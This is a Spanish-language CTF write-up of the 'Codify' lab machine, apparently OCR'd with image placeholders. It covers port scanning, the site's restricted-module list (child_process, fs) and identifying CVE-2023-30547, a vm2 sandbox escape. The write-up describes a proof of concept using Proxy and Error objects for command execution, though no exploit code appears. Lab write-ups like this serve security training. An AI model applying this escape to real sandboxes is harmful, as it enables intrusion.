
Codify

Reconocimiento

Para empezar hacemos un escaneo de puertos y servicio con nmap




Puertos abiertos
22 ejecutando OpenSSH disponible para acceso remoto. Es una versión bastante reciente lo que significa que es menos probable que haya vulnerabilidades
80 abierto con un servidor web Apache 2.4.52. el http-methods confirma que admite métodos comunes como GET, HEAD, POST
3000 ejecuta un servicio de marco Node.js Express. Las aplicaciones Node.js son objetivos comunes debido a la vulnerabilidad en el código y las dependencias.

Añadimos esta linea a /etc/hosts


Inicio

Primero inspeccionamos la página y vemos que tiene 3 páginas principales. Esta exploración la he hecho manual pero lo podríamos haber hecho con Burp Suite.
Node. js es un **entorno de ejecución JavaScript de código abierto y multiplataforma** que se utiliza para desarrollar aplicaciones escalables del lado del servidor

y de red.



Limitations: vemos restricciones como el acceso bloqueado a ciertos módulos como child_process y fs



Codify

Limitations

The Codify platform allows users to write and run Node.js code online, but there are certain limitations in place to ensure the security of the platform and its users.

Restricted Modules

The following Node.js modules have been restricted from importing:

- child_process
- fs


This is to prevent users from executing arbitrary system commands, which could be a major security risk.

Module Whitelist


Only a limited set of modules are available to be imported. Some of them are listed below. If you need a specific module that is not available, please contact the administrator by mailing support@codify.htb while our ticketing system is being migrated.

- url
- crypto
- util
- events
- assert
- stream
- path
- os
- zlib

Editor: Este es un área simple de texto para ingresar el código Node.js y ejecutarlo




About Us: esta página explica que Codify es un entorno sandbox de Node.js que utiliza la biblioteca vm2 para ejecutar código que no es de confianza de forma segura.




Después de investigar un poco sobre vm2, encontré una vulnerabilidad Sandbox Escape revelada recientemente en CVE-2023-30547 que podría aprovecharse para salir del

entorno sandbox.




Probé un código de explotación PoC en el área de texto que abusa de los objetos Proxy y Error para acceder al proceso principal y ejecutar comandos arbitrarios.

